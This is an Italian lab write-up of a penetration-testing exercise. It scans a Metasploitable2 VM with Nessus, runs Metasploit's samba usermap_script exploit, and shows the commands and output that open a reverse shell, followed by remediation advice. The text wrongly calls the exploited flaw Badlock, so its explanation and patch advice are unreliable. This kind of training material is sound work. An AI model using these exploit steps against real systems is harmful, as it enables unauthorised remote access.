
Questo esercizio premette l'utilizzo di due macchina virtuali con installati due Sistemi Operativi diversi:
Sulla Prima macchina sarà installato il Sistema Operativo Kali Linux, sulla seconda macchina invece sarà presente il Sistema Operativo Metaspoitable. Le due macchine vanno collegate alla stessa rete, di conseguenza vanno messe in Bridge.

Scansione vulnerabilità con Nessus.
Metasploitable è una macchina virtuale che esiste per essere scansionata ed attaccata, perciò ha una gran quantità di vulnerabilità, basta fare una scansione con un *vulnerability scanner* per trovarle. Per scansionare la macchina target (Metasploitable2) con Nessus, prima dobbiamo avviare il servizio con il comando:


sudo systemctl start nessud.service


Una volta avviato il servizio, si può andare al browser di preferenza, dove si deve arrivare alla pagina login di Nessus con il link *https://kali:8834*. Facciamo login con le nostre credenziali.

Una volta essendo dentro e cliccando su fare un *new scan,* spunta tutti i tipi di scansione che si possono effettuare su un target. Andiamo a fare una scansione *Basic network scan* su metasploitable. In questo caso abbiamo configurato gli indirizzi IP (seguendo gli stessi passaggi visti), prima configuriamo quello di Kali (nostra macchina) con 192.168.50.100, e Metasploit con 192.168.50.150. Quindi come targets mettiamo l'IP di Meta, e clicchiamo su *save*.




Nella scansione, si ha trovato la vulnerabilità ***Samba Badlock vulnerability*** sulla porta 445. Sapendo questo, possiamo andare al tool **Metasploit** per cercare se ci sono exploit per sfruttarla.






Fase exploit con Metasploit

Metasploit è un tool che permette di lanciare exploits su determinate vulnerabilità, e molto utile per motivi di pentesting. Avviamo Metasploit con il comando «msfconsole» sulla shell host,



Andiamo a cercare l'exploit di samba con il comando «search exploit/multi/samba/usermap_script»



Una volta trovato, dobbiamo configurarlo, con «set rhosts» configuriamo l'IP della macchina target (Metasploitable), con set «rport» si configura la porta dove si trova la vulnerabilità che verrà sfruttata, e finalmente, con «setlport» si configura il Listen port.

```
msf6 exploit(multi/samba/usermap_script) > set rhosts 192.168.50.150
rhosts => 192.168.50.150
^[[3~msf6 exploit(multi/samba/usermap_script) > set rport 445
rport => 445
msf6 exploit(multi/samba/usermap_script) > set lport 5555
lport => 5555
```

Quando tutto è configurato, si lancia l'attacco con il comando «exploit». Questo payload ci restituisce una shell dentro la macchina vittima, possiamo utilizzare un comando per confermare, come *ifconfig,* per controllare la configurazione rete di Metasploitable.

```
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP handler on 192.168.50.100:5555
[*] Command shell session 1 opened (192.168.50.100:5555 -> 192.168.50.150:52804) at 2024-01-23 11:25:54 +0000

ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:94:82:ea
          inet addr:192.168.50.150  Bcast:192.168.50.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe94:82ea/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:19067 errors:0 dropped:0 overruns:0 frame:0
          TX packets:14370 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2210415 (2.1 MB)  TX bytes:2460297 (2.3 MB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:817 errors:0 dropped:0 overruns:0 frame:0
          TX packets:817 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:132833 (129.7 KB)  TX bytes:132833 (129.7 KB)
```

Remediation Action

La vulnerabilità sfruttata è conosciuta come un “Badlock”, una vulnerabilità nel servizio Samba che è stata pubblicata nel 2016. Consente ad un attacco *Man in the Middle*, dove un malintenzionato dentro la rete può intercettare comunicazioni fra un client e un server Samba, e in questo caso anche implementare una *Reverse TCP shell* remota, che consente all’attaccante di eseguire comandi che potrebbero causare una moltitudine di azione dannose. Per fortuna, rimediare questa vulnerabilità è piuttosto semplice.

- Aggiornare il servizio Samba ad una versione 4.2.11/ 4.3.8/ 4.4.2 o più nuova, dove si ha implementato un *patch* che rimedia il bug di "Badlock"

- Cambiare la porta dove si funge il servizio Samba, dalla default 445 ad una non standard.

- Implementare una ACL (access control list) e configurare il Firewall aziendale in modo che consenta l'accesso solo ad un range d'IP dentro la rete aziendale.

RZ